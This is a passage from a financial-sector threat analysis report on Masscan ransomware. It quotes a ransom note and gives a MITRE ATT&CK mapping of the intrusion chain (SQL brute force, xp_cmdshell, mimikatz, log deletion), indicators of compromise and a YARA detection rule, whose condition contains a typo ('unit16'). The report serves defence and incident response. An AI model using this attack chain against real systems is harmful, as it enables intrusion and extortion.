
• **Figure 80** Ransom Note (Acookies)

```
YOUR FILES ARE ENCRYPTED !!!

TO DECRYPT, FOLLOW THE INSTRUCTIONS:

To recover data you need decrypt tool.

To get the decrypt tool you should:

1.In the letter include your personal ID! Send me this ID in your first email to me!
2.We can give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files!
3.After we send you instruction how to pay for decrypt tool and after payment you will receive a decryption tool!
4.We can decrypt few files in quality the evidence that we have the decoder.
5.Your key is only kept for 7 days beyond which it will never be decrypted!
6.Do not rename, do not use third-party software or the data will be permanently damaged!

CONTACT US:
acookies@tutanota.com
If no response is received within 12 hours contact: acookies@onionmail.org

ID:16052022UFxfxS3T0d5c8002
```

FINANCIAL
SECURITY
INSTITUTE



Operation MaRS Masscan Ransomware Threat Analysis Report



V
Conclusion

V
Conclusion

Recently, cyberattacks targeting vulnerable database (DB) servers have been on the rise. Attackers directly scan the target systems or uses a search engine to identify DB servers exposed to the public and attempt to infiltrate those systems and servers. In hacking forums and on the dark web, vulnerability attacking tools, broken authentication information, and DB data are traded.


In order to minimize the surface of attack and handle accidents, firewall policies should be reduced to minimum requirements and companies must identify whether there is any missing or neglected information assets. Especially, inbound and outbound access to the DMZ section server needs to be strictly controlled. The audit logging function should be activated in servers and unusual activities such as unauthorized access and the execution of malicious software should be monitored on a regular basis. It is also recommended to assess the vulnerability of the overall IT infrastructure from an attacker's perspective.

The strategic, technical, and procedural (TTP) nature of cyberattacks are consistent across groups. A comprehensive analysis of Masscan ransomware malware and cases of damage illustrated in this report will help detect signs of damages, identify the extent of damages, and prevent further damages.


The Financial Security Institute continuously tracks and analyzes cyber threats, such as ransomware attacks, and endeavors to prevent cyberattack damage and to nullify cyberattack attempts by sharing information with financial companies and relevant agencies.

We expect this report to be of great help in responding to cyber threats in various domestic and foreign companies and industries, particularly those in the domestic financial sector.

FINANCIAL
SECURITY
INSTITUTE



Operation MaRS Masscan Ransomware Threat Analysis Report



VI
Appendix

VI Appendix

1. Indicator of Compromise

A. IP

Classification	IP	Country
Accessed through 1433 port to SQL server	185.200.34[.]218	USA
Accessed RDP using an attacking account (ASPNET)	185.225.73[.]248	USA

B. File

Classification	File	HASH(SHA1)
HRSword	HRSword.exe	6573299b94c46cebfaec0b25f85e921b7b3a7cbc
Shandian Scanner	闪电扫描.exe	8c76d8d6ff24cb831e283588dfe354124537988f
sqlck	SqlCk.exe	2a272141346f83be6dbf290282a0d457d93458e6
SQLTOOLS	SQL11.exe	0338d47ed997f7ebd3a8794c3819d4ac42fa3618
MASS SCANNER	ms17-010-m4ss-sc4nn3r.exe	f109d01147749284c323b1b35b1e53c5b3e6f3ed
Ransomware executable file	RunExe.exe	ddb3c1b9dada6e283412638a966692887a9a00f7
Ransomware	EnCrypt.exe (Type-F)	51684da50af238d63eec724fc9d558129a207e70
	EnCrypt.exe (Type-R)	f58ee757cf54b02a75a14939952c693718b29ff1
	EnCrypt.exe (Type-G)	033579562604724e8f1beeebe0c3c184451a205d
Decoding tool	DeEnCrypt.exe (Type-F)	76b5b839e6f372e06cb265e36a55f026a4e36efa
	DeEnCrypt.exe (Type-G)	c2cbacb4a104b31f9390eeef472bce413cbdfafe

2. MITRE ATT&CK Framework

The table below categorizes the entire attack process of Masscan ransomware, classifying the threat groups and attack methods provided by MITRE ATT&CK.

Tactics		Techniques		Operation MaRS Attack Technique
TA0043	Reconnaissance	T1596.005	Search Open Technical Databases : Scan Databases	Accessed through remote MS-SQL port from outside
TA0042	Resource Development	T1588.002	Obtain Capabilities : Tool	Used MASS SCANNER, mimikatz etc.
		T1608.002	Stage Capabilities : Upload Tool	Uploaded MASS SCANNER, mimikatz etc.
TA0001	Initial access	T1190	Exploit Public-Facing Application	SQL server brute force attack
TA0002	Execution	T1059.003	Command and Scripting Interpreter : Windows Command Shell	xp_cmdshell, deleted volume shadow copy, user account password changed, process and service shut down
TA0003	Persistence	T1136.001	Create Account : Local Account	Attack account creation
TA0004	Privilege Escalation	T1078.003	Valid Accounts : Local Account	Obtained authentication information of system administrator
TA0005	Defense Evasion	T1562.004	Impair Defenses : Disable or Modify System Firewall	Firewall policy related to AnyDesk permitted
		T1070.001	Indicator Removal on Host : Clear Windows Event Logs	Window event logs deletion
		T1070.004	Indicator Removal on Host : File Deletion	Attacking tool and malware deleted
		T1036.007	Masquerading : Double File Extension	Double File Extension (EnCrypt.exe.config)
		T1027.001	Obfuscated Files or Information : Software Packing	Used .NET Reactor
TA0006	Credential Access	T1110.001	Brute Force : Password Guessing	Brute force attack on MS-SQL server using SQLCK tool
		T1003.002	OS Credential Dumping : Security Account Manager	Obtained credentials through mimikatz tool

Tactics		Techniques		Operation MaRS Attack Technique
TA0007	Discovery	T1087.001	Account Discovery : Local Account	Collected user account upon net user command
		T1083	File and Directory Discovery	Look up server directory using SQL tools
		T1046	Network Service Discovery	Look up ports and bands through network scanning
		T1135	Network Share Discovery	Scanned SMB vulnerability using MASS SCANNER, browsed shared network of ransomware
		T1120	Peripheral Device Discovery	Infection of portable drive of ransomware
		T1018	Remote System Discovery	Listed network IPs that are accessible through ransomware
		T1049	System Network Connections Discovery	Probed internal network bands using Shandian Scanner tool
TA0008	Lateral Movement	T1021.001	Remote Services : Remote Desktop Protocol	Accessed RDP by using a valid account
TA0011	Command & Control	T1219	Remote Access Software	Used AnyDesk for remote access
TA0040	Impact	T1486	Data Encrypted for Impact	Masscan Ransomware Infection

3. YARA Rules

YARA is a tool that allows users to identify and classify malicious code samples, with the help of string or binary pattern based rules.

```
rule Masscan_Ransomware {

meta:
                author = “Financial Security Institute”
                version = “1.0”
                date = “2022-10-31”
                update = “2022-10-31”
                description = “Rule to detect Masscan Ransomware”
                hash1 = “51684da50af238d63eec724fc9d558129a207e70”
                                // Type-F
                hash2 = “f58ee757cf54b02a75a14939952c693718b29ff1”
                                // Type-R
                hash3 = “033579562604724e8f1beeebe0c3c184451a205d”
                                // Type-G


strings:
                $conf_str1 = "publicKey"
                $conf_str2 = "settingKey"
                $conf_str3 = "Extension"
                $conf_str4 = "ID"
                $conf_str5 = "RECOVERY INFORMATION !!!"
                $note_data = {52 00 45 00 43 00 4F 00 56 00 45 00 52 00 59 00 20 00 49 00
4E 00 46 00 4F 00 52 00 4D 00 41 00 54 00 49 00 4F 00 4E 00 20 00 21 00 21 00 21 00 2E 00
74 00 78 00 74}
                $dec_aes_key = "ASDHIHDF"
                $dec_aes_key_hex = {41 00 53 00 44 00 48 00 49 00 48 00 44 00 46 00}


condition:
                unit16(0) == 0x5A4D and filesize < 5MB and
                $note_data or (all of ($conf_str*)) or ($dec_aes_key or $dec_aes_key_hex)

}
```

Masscan Ransomware Threat Analysis Report

Operation MaRS

2022 Cyber Threat Intelligence Report

Publication Date December 2022

Publisher Chulwoong Kim

Author Financial Security Institute, Computer Emergency Team(Manager : Woonyoung Chang)
Minhee Lee, Kuyju Kim, Jinuk Kim, Minchang Jang, Heyji Heo, Hwang Byung Woo

Publishing organization The Korea Financial Security Institute
TEL 02-3495-9000

FINANCIAL
SECURITY
INSTITUTE